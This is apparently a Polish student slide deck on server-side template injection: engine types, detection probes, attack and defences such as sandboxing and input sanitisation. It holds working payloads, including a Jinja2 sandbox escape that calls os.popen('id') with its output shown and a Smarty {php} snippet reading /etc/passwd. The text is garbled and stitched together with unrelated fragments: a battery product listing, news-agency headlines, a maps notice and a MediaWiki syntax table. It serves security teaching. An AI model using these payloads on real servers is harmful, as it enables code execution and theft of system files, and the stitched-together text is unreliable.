





SERVER-SIDE TEMPLATE INJECTION

Zuzanna Konopek
Hieronim Dzieślewski
Michał Dominik



CO TO SĄ SZABLONY I SILNIKI SZABLONÓW







Varta Industrial AA 40Er Ffp Battery

Marka: Varta



Liczba ocen:

Bestseller na poz. 1 w Jednorazowe baterie do urządzeń domowych

Cena: 36,76zł prime



Cześć Michał,

Użytkownicy korzystają z informacji o miejscu zaktualizowanym przez Ciebie




En

POLSKA AGENCJA PRASOWA Szczepionka COVID-19 Kraj Świat Gospodarka Sport Nauka Kultura Zdrowie Z mediów

14:26 Skoczek narciarski, olimpijczyk z Grenoble 14:26 Świętokrzyskie! Aby nie trafić za kratki, 44-latek poszukiwał się dokumentem skoczki 14:26 Łódź! Podpisan

— POLSKA EUROPA ŚWIAT



Nowe święto narodowe. Prezydent podpisał ustawę



Czwarta fala COVID-19 w natarciu. Prawie 20 tysięcy nowych zakażeń, zmarło 398 osób



Kolejne próby siłowego przekroczenia granicy. MON publikuje nagranie



NEWSLETTER



En

POLSKA AGENCJA PRASOWA Szczepionka COVID-19 Kraj Świat Gospodarka Sport Nauka Kultura Zdrowie Z mediów

15:17 Prezydent RP Andrzejem Dudą (krótko) 15:17 Serbia/ Od 2022 roku rząd zacznie wypłacać równowartość 12 tys. złotych na pieniądze dotąd 15:15 Włoki o

— POLSKA EUROPA ŚWIAT



Sekretarz generalny NATO Jens Stoltenberg spotka się w czwartek z



Premier spotkał się z prezydentem Macronem. Mówił m.in. o "szczególnej broni rosyjskiej"



Jest umowa koalicyjna. Olaf Scholz ma zostać nowym kanclerzem



NEWSLETTER

TYPY SILNIKÓW SZABLONÓW

- Po stronie serwera - podstawianie w czasie rzeczywistym odbywa się na serwerze WWW
- Po stronie klienta - podstawianie w czasie rzeczywistym odbywa się w przeglądarce internetowej
- Krawędziowo* (Edge-side) - podstawianie w czasie rzeczywistym odbywa się w proxy pomiędzy serwerem WWW a przeglądarką.
- Zewnętrzny serwer - statyczne strony internetowe są tworzone w trybie offline i przesyłane do serwera WWW; nie występuje podstawianie w czasie wykonywania.
- Rozproszone - podstawianie w czasie rzeczywistym odbywa się na wielu serwerach

* edge rzeczownik; → krawędź matematyka, medycyna, informatyka;

FREE MARKER
django

Platform/framework
Apache
Python
JADE
Mustache „logic-less templates”
smarty TEMPLATE ENGINE
Twig
Java
node.js



Velocity

SERVER-SIDE
SYSTEMS

- **Server-Side Template Injection -** osadzenie złośliwych danych wejściowych przez użytkownika w szablonach, co może prowadzić do Cross Site Scripting (XSS), Remote Code Execution (RCE) i wielu innych.

The screenshot shows a web browser window with a URL bar containing a redacted address. The page title is "New Credential". Below the title, there is a breadcrumb "Credentials / New Credential". The form contains three input fields: "Name" with a red asterisk and a red box around it containing the value "{{(7*7))}", "Username" with a red asterisk and a red box around it containing the value "{{(7*7))}", and "Password" with a red asterisk and a red box around it containing seven dots. At the bottom right, there are "Cancel" and "Save" buttons, with the "Save" button highlighted by a red box.

The screenshot shows a web browser window with a URL bar containing a redacted address. The page title is "Credentials". Below the title, there is a breadcrumb "Credentials". A blue button labeled "New Credential" is visible. Below the button, there is a "Show" dropdown menu set to "10" and the text "entries". Below this, there is a table with a red box around the first row. The table has a header row with "Name" and a data row with the value "49".

```
$output = $twig->render("Dear {first_name},", array("first_name" =>
$user.first_name) );
```

```
$output = $twig->render($_GET['custom_email'], array("first_name" =>
$user.first_name) );
```

Tutaj, `$_GET['custom_email']` jest częścią szablonu. Pozwala to użytkownikowi na wprowadzenie nazwy użytkownika lub dowolnego parametru wejściowego aplikacji internetowej.

Wykrycie


Identyfikacja

Wykorzystanie

Lektura

Badanie

Atak





JAK WYKRYĆ I
ZIDENTYFIKOWAĆ

1. Plaintext

```
smarty=Hello {user.name}
```

```
>>Hello user1
```

```
freemarker=Hello ${username}
```

```
>>Hello newuser
```

```
smarty=Hello ${7*7}
```

```
>>Hello 49
```

```
freemarker=Hello ${7*7}
```

```
>>Hello 49
```

2. Kod (w samym szablonie)

```
imie=username
```

```
>>Hello user01
```


```
imie=username<tag>
```

```
>>Błąd lub pusty string
```

```
imie=username}}<tag>
```

```
>>Hello user01 <tag>
```

```
{var} ${var} {{var}} <%var%> [% var %]
```

`${{<[%['"]}}%\\.`

- Sekcje 'Dla Autorów Szablonów' obejmujące podstawową składnię.
- '*Security Considerations*' - istnieje szansa, że ktokolwiek stworzył testowaną aplikację nie czytał tego, a może to zawierać kilka przydatnych wskazówek.
- Listy wbudowanych metod, funkcji, filtrów i zmiennych.
- Listy rozszerzeń/pluginów - niektóre z nich mogą być domyślnie włączone.

Lektura



Badanie




Atak

23. Can I allow users to upload templates and what are the security implications?

In general you shouldn't allow that, unless those users are application developers, system administrators, or other highly trusted personnel. Consider templates as part of the source code just like `*.java` files are. If you still want to allow untrusted users to upload templates, here's what to consider:

- The `new` built-in (`Configuration.setNewBuiltinClassResolver`, `Environment.setNewBuiltinClassResolver`): It's used in templates like `"com.example.SomeClass"?new()`, and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates. While `new` will not instantiate classes that are not `TemplateModel`-s, FreeMarker contains a `TemplateModel` class that can be used to create arbitrary Java objects. Other "dangerous" `TemplateModel`-s can exist in your class-path. Plus, even if a class doesn't implement `TemplateModel`, its static initialization will be run. To avoid these, you should use a `TemplateClassResolver` that restricts the accessible classes to the absolute minimum (possibly based on which template asks for them), such as `TemplateClassResolver.ALLOWS_NOTHING_RESOLVER`. Do *not* use `TemplateClassResolver.SAFER_RESOLVER`, it's not restrictive enough for this purpose! Note that if, and only if your `ObjectWrapper` is a `FreeMarkerObjectWrapper` or a subclass of it (typically `DefaultObjectWrapper`), constructors are not allowed by the



Bio

```
{{ import os ; os.system('id') }}
```

Save

Lektura



Badanie



Atak



jinja2.exceptions.TemplateSyntaxError

jinja2.exceptions.TemplateSyntaxError: expected token 'end of print statement', got 'os'

Traceback (most recent call last)


File "C:\Python38\Lib\site-packages\flask\app.py", line 2464, in __call__

return self.wsgi_app(environ, start_response)

- Stworzenie obiektu
- Odczyt/zapis pliku
- Zdalne dołączenie pliku

```
1 import os
2 import pkgutil
3 import socket
4 import sys
5 import warnings
6 from functools import update_wrapper
7 from threading import RLock
8
9 import werkzeug.utils
```

```
{
  '.__class__':
  .__base__
  .__subclasses__()[141]
  .__init__
  .__globals__['sys']
  .modules['os']
  .popen("id")
  .read()
}
```

 Bio

uid=197611(Pwner) gid=197611 groups=197611

TPLMAP

Tplmap assists the exploitation of Code Injection and Server-Side Template Injection vulnerabilities with a number of sandbox escape techniques to get access to the underlying operating system.

Engine	Remote Command Execution	Blind	Code evaluation	File read	File write
Mako	✓	✓	Python	✓	✓
Jinja2	✓	✓	Python	✓	✓
Python (code eval)	✓	✓	Python	✓	✓
Tornado	✓	✓	Python	✓	✓
Nunjucks	✓	✓	JavaScript	✓	✓
Pug	✓	✓	JavaScript	✓	✓
doT	✓	✓	JavaScript	✓	✓
Marko	✓	✓	JavaScript	✓	✓
JavaScript (code eval)	✓	✓	JavaScript	✓	✓
Dust (<= dustjs-helpers@1.5.0)	✓	✓	JavaScript	✓	✓
EJS	✓	✓	JavaScript	✓	✓
Ruby (code eval)	✓	✓	Ruby	✓	✓
README.md					
ERB	✓	✓	Ruby	✓	✓
Smarty (unsecured)	✓	✓	PHP	✓	✓
PHP (code eval)	✓	✓	PHP	✓	✓
Twig (<=1.19)	✓	✓	PHP	✓	✓
Freemarker	✓	✓	Java	✓	✓
Velocity	✓	✓	Java	✓	✓
Twia (>1.19)	x	x	x	x	x



JAK SIĘ ZABEZPIECZYĆ

ODPOWIEDNIA KONFIGURACJA SERWERA

- Uruchamianie serwera w kontrolowanym środowisku (Docker, maszyny wirtualne)
- Nadanie odpowiednich praw (dostęp do katalogów, zapis/odczyt wrażliwych plików)
- Security-Enhanced Linux
- grsecurity



SANDBOKSING

piaskownica to mechanizm bezpieczeństwa służący do oddzielania działających programów, zazwyczaj w celu ograniczenia rozprzestrzeniania się awarii systemu i/lub luk w oprogramowaniu


SMARTY (Secure)	Twig
Biała lista funkcji PHP (exec , system)	Biała lista funkcji PHP Bez odwołań do metod statycznych Bez odniesień do obiektu spoza funkcji



MediaWiki


Scribtuno [\[opis\]](#) [\[moduły\]](#)

MediaWiki syntax (the "behind the scenes" code used to add formatting to text)	HTML equivalent (another type of "behind the scenes" code used to add formatting to text)	Rendered output (seen onscreen by a site viewer)
<pre>====A dialogue==== "Take some more [[tea]]," the March Hare said to Alice, very earnestly. "I've had nothing yet," Alice replied in an offended tone: "so I can't take more." "You mean you can't take ''less'', said the Hatter: "it's '''very''' easy to take ''more'' than nothing."</pre>	<pre><h4>A dialogue</h4> <p>"Take some more tea," the March Hare said to Alice, very earnestly.</p> <p>"I've had nothing yet," Alice replied in an offended tone: "so I can't take more." </p> <p>"You mean you can't take <i>less</i>," said the Hatter: "it's very easy to take <i>more</i> than nothing."</p></pre>	<p>A dialogue</p> <p>"Take some more tea," the March Hare said to Alice, very earnestly.</p> <p>"I've had nothing yet," Alice replied in an offended tone: "so I can't take more."</p> <p>"You mean you can't take <i>less</i>," said the Hatter: "it's very easy to take <i>more</i> than nothing."</p>



SANITYZACJA DANYCH WEJŚCIOWYCH


- środek bezpieczeństwa polegający na sprawdzaniu, czyszczeniu i filtrowaniu danych wejściowych od użytkowników, interfejsów API i usług sieciowych z wszelkich niepożądanych znaków i ciągów znaków, aby zapobiec wstrzyknięciu szkodliwych kodów do systemu.



payload {7*7}

{php}print "Hello"{/php}

{php}\$s =
file_get_contents('/etc/passwd',NULL,
NULL, 0, 100); var_dump(\$s);{/php}



